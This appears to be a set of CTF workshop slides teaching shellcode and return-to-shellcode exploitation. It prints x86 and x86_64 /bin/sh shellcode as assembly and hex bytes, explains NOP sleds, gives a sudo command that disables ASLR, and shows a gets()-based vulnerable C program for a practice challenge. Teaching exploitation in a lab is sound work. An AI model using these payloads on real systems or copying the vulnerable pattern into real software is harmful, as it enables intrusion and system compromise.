



Shellcoding

## WHY?

A “Win” function will  
almost never be available

So we got to make our own

## WHAT IS IT?

Machine Code to spawn a  
hijack code execution

Data vs Instructions  
(no differentiation)

**WHERE TO FIND?**

[shell-storm.org](https://shell-storm.org)

Pay attention to the  
architecture

# x86

```
xor    eax, eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0xb
int     0x80
xor     eax, eax
inc     eax
int     0x80
```

# x86\_64

```
xor     eax, eax
movabs  rbx, 0xff978cd091969dd1
neg     rbx
push    rbx
push    rsp
pop     rdi
cdq
push    rdx
push    rdi
push    rsp
pop     rsi
mov     al, 0x3b
syscall
```

# x86


\x31\xc0\x50\x68\x2f\x2f\x73  
\x68\x68\x2f\x62\x69\x6e\x89  
\xe3\x89\xc1\x89\xc2\xb0\x0b  
\xcd\x80\x31\xc0\x40xcd\x80



# x86\_64

\x31\xc0\x48\xbb\xd1\x9d\x96  
\x91\xd0\x8c\x97\xff\x48\xf7  
\xdb\x53\x54\x5f\x99\x52\x57  
\x54\x5e\xb0\x3b\x0f\x05






**BUT WAIT!**

The stack changes based  
on the environment  
variables in the system



# You

0xffffcafe



# Victim


0xffffbabe





# NOP Sled


NOP = No OPeration (\x90)


Does nothing until it hits the shellcode




















# Remove Environment Variables



```
$ env - ./binaryfile  
  
$ gdb -ex "unset env" ./binaryfile
```

# ASLR

ASLR = Address Space Layout Randomisation

Randomly arranges the address space positions  
of key data areas (stack)

~ Wikipedia-Kun

# Disable ASLR

```
$ echo 0 | sudo tee  
/proc/sys/kernel/randomize_va_space
```



# Return To Shellcode

Hijacking the return pointer to execute  
custom shellcode

# ret2shell.c

15 mins to pwn ret2shell32

Download files at:

<http://ctfd.platypew.social>

nc pwn.platypew.social 30002

```
#include <stdio.h>
#include <stdlib.h>
```

```
void vuln() {
    char buffer[256];
    gets(buffer);
}
```

```
int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```

